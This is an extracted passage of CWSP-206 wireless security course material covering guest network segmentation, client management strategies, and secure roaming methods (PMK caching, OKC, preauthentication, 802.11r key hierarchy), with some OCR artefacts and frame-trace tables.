Segmentation is a pervasive networking technique that is used to limit the resources a device can access. It commonly includes the use of virtual local area networks (VLANs), access control lists (ACLs), and firewalls to filter and funnel users to specific resources. For a guest network, this resource is typically the Internet and only the Internet. By isolating guest clients to the Internet, ISPs are preventing the users from accessing and/or exploiting corporate network resources.

Most current network infrastructure devices have the capability to segment different types of network traffic securely. This includes devices that are used with wireless networking including access points and wireless LAN controllers. If configured correctly, the corporate network traffic will remain completely separate for the guest network traffic. Segmentation of wireless traffic can be accomplished using role-based access control methods or wireless LAN profiles with correct policies and access control.


A single access point may be used provide secured wireless access to the corporate network using the corporate SSID and to the Internet using a separate guest SSID. This configuration will allow users that are properly authenticated to the corporate segment to access both corporate network resources and will also provide access to the Internet. Conversely, the guest SSID will allow connected users that connect to that segment access only to the Internet and will not be able to access secured corporate network resources.

A captive portal is often enabled on the guest wireless segment in order to restrict access to only those that will comply with whatever connection parameters are specified in the captive portal web page.

## Client Management Strategies

### Factors Impacting Client Device Management Strategies

- Types of clients
- Capabilities of the network
- Corporate security policy



178

Certified Wireless Security Professional :: CWSP-206

cwsp

You have already learned about one client side management strategy solution, MDM, that can be used to manage both personal and corporate owned mobile devices. This is just one example of a more state of the art solution that is available from a variety of companies. Although different solutions may contain common feature sets it is still important to evaluate various solutions in order to choose the one best for the organization. MDM may be used in conjunction with other management solutions such as a wireless LAN management system (WNMS) in order to provide a complete wireless network management solution.

Client management strategies will depend on the type of client devices used on the network, the features and capabilities of the devices and the corporate security policy that is in place. Like MDM solutions, manufacturers of wireless LAN infrastructure devices may have integrated client side management features and they are also available as stand alone 3rd party solutions. Many of the products that are provided by manufacturers are created to work only with the infrastructure devices that make but will be able to manage a variety of different client devices. Others provide a more vendor neutral approach that will work with any manufacturers infrastructure devices.

Depending on the organization and the user population different strategies can be used when it comes to managing connected devices. In some cases the user may have complete access and full control over the device in which they will be responsible for maintaining proper security control. In other cases the user will have very little no control and the network administrator is responsible for ensuring proper management and security compliance.

How corporate security policy is written and what the security goals of the organization are will be a major influence on how the client devices are managed. This includes what is allowed and permitted and what is not. Items such as remote access, the use of removable devices, installation or removal of applications and operating system permissions to name a few.

## Chapter 8: Secure Roaming

<b>1</b>	<b>Roaming Basics and Terminology</b>
<b>2</b>	<b>Preattentation</b>
<b>3</b>	<b>PMK Caching</b>
<b>4</b>	<b>Opportunistic Key Caching (OKC)</b>
<b>5</b>	<b>802.11r FT</b>
<b>6</b>	<b>Proprietary Roaming</b>
<b>7</b>	<b>Voice Enterprise</b>

## Terminology

### RSN

Robust Security Network. A security network that allows only the creation of robust security network associations (RSNAs). An RSN can be identified by the indication in the RSN information element (IE) of Beacon frames that the group cipher suite specified is not wired equivalent privacy (WEP).

### RSNA

Robust Security Network Association. The type of association used by a pair of stations (STAs) if the procedure to establish authentication or association between them includes the 4-Way Handshake. Note that the existence of an RSNA by a pair of devices does not of itself provide robust security. Robust security is provided when all devices in the network use RSNAs.

### MSK

Master Session Key. Keying material that is derived between the Extensible Authentication Protocol (EAP) peer and exported by the EAP method to the Authentication Server (AS). This key is at least 64 octets in length.

### PMK

Pairwise Master Key. The highest order key used within this standard. The PMK may be derived from a key generated by an Extensible Authentication Protocol (EAP) method or may be obtained directly from a preshared key (PSK).

### PTK

Pairwise Transient Key. A value that is derived from the pairwise master key (PMK), Authenticator address (AA), Supplicant address (SPA), Authenticator nonce (ANonce), and Supplicant nonce (SNonce) using the pseudo-random function (PRF) and that is split up into as many as five keys, i.e., temporal encryption key, two temporal message integrity code (MIC) keys, EAPOL-Key encryption key (KEK), EAPOL-Key confirmation key (KCK).

### GMK

Group Master Key. An auxiliary key that may be used to derive a group temporal key (GTK).

### GTK

Group Temporal Key. A random value, assigned by the broadcast/multicast source, which is used to protect broadcast/multicast medium access control (MAC) protocol data units (MPDUs) from that source. The GTK may be derived from a group master key (GMK).

## Terminology, ctd.

### PMKSA

Pairwise Master Key Security Association. The context resulting from a successful IEEE 802.1X authentication exchange between the peer and Authentication Server (AS) or from a preshared key (PSK).

### PMKID

- Pairwise Master Key Identifier. The PMK is an identifier of a security association.
- $\text{PMKID} = \text{HMAC-SHA1-128}(\text{PMK}, \text{"PMK Name"} \parallel \text{AA} \parallel \text{SPA})$

### PTKSA


Pairwise Transient Key Security Association. The context resulting from a successful 4-Way Handshake exchange between the peer and Authenticator.

### GTKSA

Group Temporal Key Security Association. The context resulting from a successful group temporal key (GTK) distribution exchange via either a Group Key Handshake or a 4-Way Handshake.

## 802.11 Roaming Basics

- **Reassociation** is defined by 802.11 to inform the DS of association changes—to move an association.
- 802.11-2016 does not define a mechanism to move an RSN association, so **RSNAs** must be re-created
- 802.11-2016 defines **Preauthentication** and **PMK Caching** to minimize roaming latency in an RSN.
- 802.11r, k, and v specified features to enhance roaming
- The holy grail for reassociation latency is typically **<50 milliseconds**.



An IEEE 802.11 “roam,” includes the movement of a client association from one access point to another. Of course, it is not as easy as simply moving the association. The new access point must also authenticate the roaming client and dynamic encryption keys must be established along with temporal encryption keys. These processes take time, especially in a WPA enterprise or WPA2 enterprise network, which is why special roaming procedures are required to facilitate fast roaming. The IEEE 802.11-2016 standard actually refers to this as a “transition” however, many in the industry use the term “roam” with respect to IEEE 802.11 wireless LAN technology.

When a wireless client device moves an association from one access point to another the process can be straightforward but may also be quite complex depending on the scenario. You learned in earlier chapters that every time a wireless LAN client device connects to an access point it must perform an IEEE 802.11 Open System authentication and association. This process is what provides the Physical layer (L1) and Data Link layer (L2) connection to the network.

If a client devices roams from one access point to another it will have to perform what is called a reassociation. IEEE 802.11 association and reassociation frames are almost identical. A client device can only be IEEE 802.11 associated to one access point at any one time therefore moving the association or reassociating is required when a device moves to another access point.

In addition to the reassociation, the client must also perform an IEEE 802.11 Open System authentication. Therefore when a client device moves to another access point it must perform an IEEE 802.11 Open System authentication and association, however this is considered a reassociation. This process pertains to an open network connection without any layer 2 security features. If IEEE 802.11 standard security features is enabled this process gets more complicated as you will see later in the chapter.

## PSK Roaming

## PSK Roaming

- Client roaming with PSK security is already considered very fast, so no special mechanisms are required or defined as enhancements.
- Includes Open System Authentication, Reassociation, and 4-Way Handshake

➤ Note the Relative Time in the frame trace below. This trace shows a full reassociation with PSK authentication beginning with the Open System Authentication and ending with the last frame of the 4-way handshake. This reassociation takes less than 50 milliseconds.

Padot	Source	Destination	BSSID	Flags	Channel	Signal	Data Rate	Size	Relative Time	Protocol
968	[Intel]oreate:50:16:B1	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	▲	44	100%	6.0	24	0.000000	802.11 Auth
969	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	●	44	79%	6.0	14	0.000014	802.11 Assoc
970	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	▲	44	79%	6.0	34	0.007421	802.11 Auth
971	[Intel]oreate:50:16:B1	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	●	44	100%	6.0	11	0.008124	802.11 Assoc Req
972	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	●	44	79%	6.0	14	0.008144	802.11 Assoc
973	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	▲	44	79%	6.0	205	0.033379	802.11 Assoc Rep
974	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	●	44	79%	6.0	37	0.035567	802.11 Action
975	[Intel]oreate:50:16:B1	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	▲	44	94%	6.0	37	0.036512	802.11 Action
976	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	●	44	79%	6.0	14	0.036553	802.11 Ack
977	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	●	44	69%	6.0	27	0.036554	802.11 Action
978	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	●	44	94%	6.0	14	0.043849	802.1X
979	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	●	44	69%	6.0	14	0.043961	802.11 Ack
980	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	●	44	69%	6.0	241	0.044490	802.1X
981	[Intel]oreate:50:16:B1	[02:18:1a:30:05:D6]	02:18:1a:30:05:D6	●	44	94%	6.0	137	0.044656	802.1X
982	[02:18:1a:30:05:D6]	[Intel]oreate:50:16:B1	02:18:1a:30:05:D6	●	44	69%	6.0	14	0.044867	802.11 Ack



In this capture, a BlockAck agreement was also added prior to the 4-way handshake

183

Certified Wireless Security Professional :: CWSP-206


cwnp

In previous chapters you learned about IEEE 802.11i, WPA / WPA2 personal and enterprise modes. Remember that if an IEEE 802.11 wireless network is configured for WPA or WPA2 personal mode the wireless client device will perform a 4-way handshake after the IEEE 802.11 Open System authentication and association has completed. Recall that the purpose of the 4-way handshake was to allow wireless devices that are connecting together i.e. (access point and client device) to exchange some keying material in order to create the keys required to encrypt unicast and broadcast/multicast traffic for that device.

You can see the slide shows a capture of the IEEE 802.11 Open System authentication and association in addition to the 4-way handshake. Notice the relative time which is the time it took from the first authentication frame to the final acknowledgement frame was 44 ms. This time is not as significant in an initial IEEE 802.11 authentication and association as it is when a device roams from one access point to another access point. The reason is, if the time it takes to connect to a new access point and perform the necessary frame exchanges for wireless security, is too long chances are the client device will have to perform a entire new connection. In some wireless technologies such as wireless voice, this can cause issues.

IEEE 802.11 wireless networks supporting WPA personal and WPA2 personal typically do not require any special enhancements for fast roaming between access points. A full authentication typically takes less than 50 ms, so there is no need to improve upon this time. In this case there would be no roaming issues.

## 802.1X/EAP Slow Roam




In this example we will look at what is known as a “slow roam” in a wireless network that is enabled for IEEE 802.1X/EAP and no fast roaming features enabled.

In a standard roaming environment, that might also be called a slow/secure roaming environment (when you are dealing with a robust security network (RSN)); each reassociation requires a full 802.1X/EAP reauthentication. This is especially true in autonomous access point environments, but is often true in controller-based environments as well. If there is no Fast BSS Transition (FT) protocols in place on the supplicant (client device) and authenticator (access point or wireless LAN controller), each reassociation often takes 500 ms or more, depending on a number of variables.

A roam that takes 500 ms is much too long in order to maintain the integrity of the connection. Many wireless networking best practices recommend roam times to be less than 150 ms maximum. The slide illustrates the steps that will occur during the slow roam process. The longer roam time will cause issues for the wireless client device that is making the move.

## Preatentication

- EAPoL frames sent to target APs via the DS before reassociation begins.
- Successful 802.1X/EAP preauthentication yields PMKSA at Suplicant and Authenticator.
- STA may preauthenticate with more than one AP at a time.



185

Certified Wireless Security Professional :: CWSP-206

cwnp®

Preatentication is used by a wireless station that hears, during the scanning process, other access points to which it may choose to connect. The full 802.1X/EAP authentication is performed over the Ethernet infrastructure for the purpose of remaining on-channel with its current access point while preparing for connectivity with another access point. Preatentication support is optional and therefore not supported by all manufacturers.

Preatentication is an IEEE standardized fast secure roaming (FSR) method. Because of this interoperability is typically good. No less, preauthentication has the drawback of requiring a full 802.1X/EAP authentication for each potential access point. This requires the client to perform predictive authentications, which can add unnecessary traffic to the wireless and wired mediums as well as the backend authentication infrastructure.

Preatentication must be performed over the Ethernet medium. EAPoL frames use non-standard EtherType values and are treated as standard data frames and forwarded to the DS. A special EtherType value (88-C7) is specified for use by the 802.11 standard for wired-side (Ethernet) communications of the roam.


## Preattententication Strengths and Weaknesses

### Strengths

- ↑ Standardized by IEEE
- ↑ Can be supported on any WLAN architecture.
- ↑ Is performed prior to roaming attempt, which allows for preauthentication with many different APs.

### Weaknesses

- ↓ Generates additional 802.1X/EAP traffic on the wireless and wired networks.
- ↓ Is not particularly efficient
- ↓ Must be performed prior to actual roam, thus is often unnecessary.
- ↓ Does not scale well.



Pairwise master key (PMK) caching is also known as “Fast Roam-Back” in the slide you can see the steps required to this type of roaming to occur. The following paragraphs explain the process.

The IEEE 802.11 standard allows pairwise master key security associations (PMKSAs) to be cached at the access point (or wireless LAN controller) and on the wireless station for the purpose of fast roam-back. When a PMKSA is built (through a full 802.1X/EAP authentication) with an access point, the station and access point may continue to use that PMKSA at any point in the future when the station might roam back to the access point in which it was previously associated. The purpose of this feature is to avoid the slow 802.1X/EAP reauthentication process. In order to implement this feature, the client station must include the appropriate pairwise master key identifier (PMKID) in the Reassociation Request frame when it reassociates. Provided the access point still has the PMKSA cached, 802.1X/EAP authentication will be skipped, and the 4-Way Handshake will immediately ensue.

From IEEE 802.11: “In a non-FT environment, a STA might retain PMKSAs it establishes as a result of previous authentication. The PMKSA cannot be changed while cached. The PMK in the PMKSA is used with the 4-Way Handshake to establish fresh PTKs. If a STA in an ESS has determined it has a valid PMKSA with an AP to which it is about to (re)associate, it includes the PMKID for the PMKSA in the RSNE in the (Re)Association Request. Upon receipt of a (Re)Association Request with one or more PMKIDs, an AP checks whether its Authenticator has retained a PMK for the PMKIDs, whether the AKM in the cached PMKSA matches the AKM in the (Re)Association Request, and whether the PMK is still valid; and if so, it shall assert possession of that PMK by beginning the 4-Way Handshake after association has completed. If the Authenticator does not have a PMK for the PMKIDs in the (Re)Association Request, its behavior depends on how the STA performed IEEE 802.11 authentication. If the STA performed SAE authentication, then the AP STA shall send a Deauthentication frame. If the STA performed Open System authentication, it begins a full IEEE 802.1X authentication after association has completed.”

## PMK Caching Details

**PMKID**

- RSN IE of reassociation frames contains PMKID, which refers to a PMKSA shared between the client and AP.
- PMKID Count and PMKID List fields are present only in reassociation frames.

RSN Information Element	Element ID	Length	Version	Group Cipher Suite	Pairwise Cipher Suite Count	Pairwise Cipher Suite List	AKM Suite Count	AKM Suite List	RSN Capabilities	PMKID Count	PMKI DList

188 Certified Wireless Security Professional :: CWSP-206 CWNP

The robust security network information element (RSN IE) of reassociation frames contains pairwise master key identifier (PMKID), which refers to a pairwise master key security association (PMKSA) shared between the client and access point. It is important to note that the PMKID Count and PMKID List fields are present only in reassociation frames.

From IEEE 802.11:

“The PMKID Count and List fields are used only in the RSNE in the (Re)Association Request frame to an AP and in FT authentication sequence frames. The PMKID Count specifies the number of PMKIDs in the PMKID List field. The PMKID list contains 0 or more PMKIDs that the STA believes to be valid for the destination AP. The PMKID can refer to

- A cached PMKSA that has been obtained through preauthentication with the target AP
- A cached PMKSA from an EAP or SAE authentication
- A PMKSA derived from a PSK for the target AP
- A PMK-R0 security association derived as part of an FT initial mobility domain association
- A PMK-R1 security association derived as part of an FT initial mobility domain association or as part of a fast BSS transition.

See 11.6.1.3 for the construction of the PMKID, 12.8 for the population of PMKID for fast BSS transitions, and 11.6.1.7 for the construction of PMKR0Name and PMKR1Name.

NOTE—A STA need not insert a PMKID in the PMKID List field if the STA will not be using that PMKSA.”

When multiple PMKIDs are listed in the reassociation frame, the access point decides which PMKSA to use. If it does not find an applicable PMKID, it carries on with the full 802.1X/EAP authentication. If it finds a relevant PMKSA, it indicates which PMKID was used, and proceeds with the 4-way handshake.

## PMK Caching Strengths and Weaknesses


### Strengths

- ↑ Standardized by IEEE
- ↑ Can be supported on any WLAN architecture
- ↑ No traffic overhead or configuration complexity

### Weaknesses

- ↓ Only provides fast roaming for "roam back" to previous AP
- ↓ New AP roams still require full 802.1X/EAP authentication and will be problematic for many delay-sensitive or session-oriented applications.

## Opportunistic Key Caching (OKC)



190

Certified Wireless Security Professional :: CWSP-206

cwsp®

Opportunistic Key Caching (OKC) is used both at the supplicant and authenticator for FT. The pairwise master key (PMK) and pairwise master key identifier (PMKID) are retrieved from the initial access point with which the wireless station associates. An identical algorithm is used on the wireless station and wireless LAN controller/access point, and a unique PMKID is given to the original PMK when it is passed to each access point. The unique PMKID is based on the BSSID of the access point to which the PMK is sent.

OKC remains a proprietary and undocumented solution. It is important to note that for OKC to function it must be supported by the authenticator and the supplicant.

From IEEE 802.11:

"A PMK identifier is defined as: PMKID = HMAC-SHA1-128(PMK, "PMK Name" || AA || SPA)"

## OKC Details

## Calculating a PMKID

**PMKID = HMAC-SHA1-128(PMK, "PMK Name" || AA || SPA)**

An original PMK is created when the client first associates (and 802.1X/EAP authenticates) to the network. The PMKID formula is used to establish a unique PMK reference for each AP, using the 4 inputs shown in the formula. The PMK, PMK Name, Authenticator Address (BSSID), and Suplicant Address are all run against the HMAC hash function.

This decode shows a slight variation on OKC in which a reassociation frame is not used. The AP automatically selects a PMKID based on the client's MAC address.

- Notice that the 802.1X/EAP authentication is not needed.
  - The AP notifies the supplicant in the first EAPoL frame which PMKID is being used.
  - While this trace looks like a simple PSK authentication, the RSN IE indicates that 802.1X/EAP is the authentication method in use (00-0F-AC:01). “02” is used for PSK.

Reassociation frames are the only frames that carry pairwise master key identifier (PMKID) Count and List fields.

In normal OKC operation, reassociation frames sent by the client list PMKIDs to be chosen by the access point. This frame trace shows a method of implementing OKC in which the access point does not require a PMKID from the client. Instead, the access point matches the client's MAC address to its PMKID table to identify an applicable match. If one is found, the PMKID is indicated in the first frame of the 4-way handshake. If none are found, the access point transmits an EAPoL-Start frame, and requires a full 802.1X/EAP authentication.

## OKC Strengths and Weaknesses

### Strengths

- ↑ Is the best stop-gap solution until Voice Enterprise is released and heavily implemented.
- ↑ Is scalable.
- ↑ Allows PMKs to be distributed among APs and only requires a single initial 802.1X/EAP authentication.


### Weaknesses

- ↓ Is not standardized or published by an industry authority.
- ↓ Few clients support OKC.
- ↓ OKC has not been embraced by all infrastructure vendors.
- ↓ Implementations often vary by some degree and compatibility is not tested.

## Fast Transition Terminology

PMK-R0	Pairwise Master Key R0. The key at the first level of the fast basic service set (BSS) transition (FT) key hierarchy.
PMK R0 Key Holder	<b>R0KH:</b> The component of robust security network association (RSNA) key management of the Authenticator that is authorized to derive and hold the PMK-R0, derive the PMK-R1s, and distribute the PMK-R1s to the R1KHS.
PMK R0 Key Holder Identifier	<b>R0KH-ID:</b> An identifier that names the holder of the PMK-R0 in the Authenticator.
PMK-R1	Pairwise Master Key R1. A key at the second level of the fast basic service set (BSS) transition (FT) key hierarchy.
PMK R1 Key Holder	<b>R1KH:</b> The component of robust security network association (RSNA) key management of the Authenticator that receives a PMK-R1 from the R0KH, holds the PMK-R1, and derives the PTKs.
PMK R1 Key Holder Identifier	<b>R1KH-ID:</b> An identifier that names the holder of a PMK-R1 in the Authenticator.
PMK S0 Key Holder	<b>S0KH:</b> The component of robust security network association (RSNA) key management of the Supplicant that derives and holds the PMK-R0, derives the PMK-R1s, and provides the PMK-R1s to the S1KH.
PMK S0 Key Holder Identifier	<b>S0KH-ID:</b> An identifier that names the holder of the PMK-R0 in the Supplicant.
PMK S1 Key Holder	<b>S1KH:</b> The component of robust security network association (RSNA) key management in the Supplicant that receives a PMK-R1 from the S0KH, holds the PMK-R1, and derives the PTKs.
PMK S1 Key Holder Identifier	<b>S1KH-ID:</b> An identifier that names the holder of the PMK-R1 in the Supplicant.

## Fast Transition Key Hierarchy (Infrastructure)



- ❑ 802.1X/EAP exchange yields an MSK
- ❑ MSK is used to derive PMK-R0, a first-level PMK
- ❑ PMK-R0 is stored by R0KH AKM component on authenticator
- ❑ PMK-R0 is used to derive PMK-R1, a second-level PMK
- ❑ PMK-R1 is stored by R1KH AKM component on authenticator
- ❑ PMK-R1 is used to derive PTK, which includes encryption keys

194

Certified Wireless Security Professional :: CWSP-206



The key hierarchy follows a process of derivation. If you understand that key derivation process, this part which pertains to IEEE 802.11r fast transition will not be as painful. In IEEE 802.11r, the key hierarchy changes. New keys are introduced along with a concept of key holder. Refer to the "FT Terminology" slide to review the new terms, keys, and key holders.


Basically the fast transition (FT) process consists of different levels of the pairwise master key (PMK). Notice in the slides you can see the key holders at the different levels such as the highest level which is a wireless LAN controller in this example. For standard authentication and key management (AKM) processes, there is only one PMK that is created for the authenticated session. In IEEE 802.11 fast transition there are many PMK's at different levels in the device authentication hierarchy.

This slide demonstrates the key hierarchy for the infrastructure devices. A centralized wireless LAN architecture is illustrated with a wireless LAN controller and controller-based access points. In the FT key hierarchy, the PMK is now divided into multiple keys at different levels. The PMK-R0 is similar to the master PMK. This key is used to derive a second-level PMK, the PMK-R1. The PMK-R0 key holder (R0KH) is the component within the authenticator (could be the wireless LAN controller or the access point), which receives the PMK-R0 from the AS and also has the authority to derive the PMK-R1 and distribute it to the PMK-R1 key holder (R1KH). From there, the R1KH may derive temporal keys during the initial mobility domain association or during the FT transition.

Though the slide shows the access points as the R1KH, the wireless LAN controller may be both the R0KH and R1KH. The key holders are defined as a "component of the RSNA key management of the authenticator." The wireless LAN controller typically performs the role of the authenticator in a centralized wireless LAN architecture.

## Fast Transition Key Hierarchy (Supplicant)

- ❑ 802.1X/EAP exchange yields an MSK
- ❑ MSK is used to derive PMK-R0, a first-level PMK
- ❑ PMK-R0 is stored by S0KH AKM component on supplicant
- ❑ PMK-R0 is used to derive PMK-R1, a second-level PMK
- ❑ PMK-R1 is stored by S1KH AKM component on supplicant
- ❑ PMK-R1 is used to derive PTK, which includes encryption keys




195

Certified Wireless Security Professional :: CWSP-206

cwnp®

